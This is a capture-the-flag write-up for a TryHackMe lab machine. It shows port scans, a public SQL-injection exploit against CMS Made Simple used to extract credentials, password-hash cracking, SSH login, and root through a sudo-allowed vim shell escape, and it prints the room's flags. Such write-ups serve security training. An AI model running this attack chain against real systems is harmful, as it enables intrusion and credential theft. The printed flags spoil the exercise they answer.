
TryHackMe: Easy CTF

(Retired)



Machine: IP: 10.10.126.252

Scanning:

Nmap: Ping Scan:

```
crazyeights@kali:~$ nmap -PS  10.10.126.252
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-19 23:46 EST
Nmap scan report for 10.10.126.252
Host is up (0.12s latency).
Not shown: 997 filtered ports
PORT      STATE  SERVICE
21/tcp    open   ftp
80/tcp    closed http
2222/tcp open    EtherNetIP-1
```

Nmap: Service Scan:

```
crazyeights@kali:~$ nmap -sV --script=banner 10.10.126.252
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-19 23:46 EST
Nmap scan report for 10.10.126.252
Host is up (0.13s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp  vsftpd 3.0.3
|_banner: 220 (vsFTPd 3.0.3)
80/tcp    open  http  Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh  OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu
Linux; protocol 2.0)
|_banner: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.8
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.21 seconds
```

Dirb Scan Revealed:
File: robots.txt
Directory: simple

Checking out robots.txt

```
crazyeights@kali:~$ curl http://10.10.126.252/robots.txt
#
# "$Id: robots.txt 3494 2003-03-19 15:37:44Z mike $"
#
#   This file tells search engines not to index your CUPS
server.
#
#   Copyright 1993-2003 by Easy Software Products.
#
#   These coded instructions, statements, and computer programs
are the
#   property of Easy Software Products and are protected by
Federal
#   copyright law.  Distribution and use rights are outlined in
the file
#   "LICENSE.txt" which should have been included with this
file.  If this
#   file is missing or damaged please contact Easy Software
Products
#   at:
#
#    Attn: CUPS Licensing Information
#    Easy Software Products
#    44141 Airport View Drive, Suite 204
#    Hollywood, Maryland 20636-3111 USA
#
#    Voice: (301) 373-9600
#    EMail: cups-info@cups.org
#         WWW: http://www.cups.org
```

#

User-agent: *
Disallow: /

Disallow: /openemr-5_0_1_3

In Folder simple: 10.10.126.252/simple
CMS Made Simple version 2.2.8

Finding exploit using searchsploit:

CMS Made Simple < 2.2.10 - SQL Injection
exploits/php/webapps/46635.py

Running the exploit:
crazyeights@kali:~$ python
/usr/share/exploitdb/exploits/php/webapps/46635.py -u
http://10.10.126.252/simple

[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96

Crack the hash:
Use:
/usr/share/seclists/Passwords/Common-Credentials/best110.txt
Password: secret

SSH: Login as mitch:

crazyeights@kali:~$ ssh -p2222 mitch@10.10.126.252

mitch@10.10.126.252's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation: https://help.ubuntu.com

```
 * Management:      https://landscape.canonical.com
 * Support:         https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$
$ cat user.txt
G00d j0b, keep up!

$ cd /home
$ ls
mitch  sunbath

$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$ sudo /usr/bin/vim
```

Type the command :!sh

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
```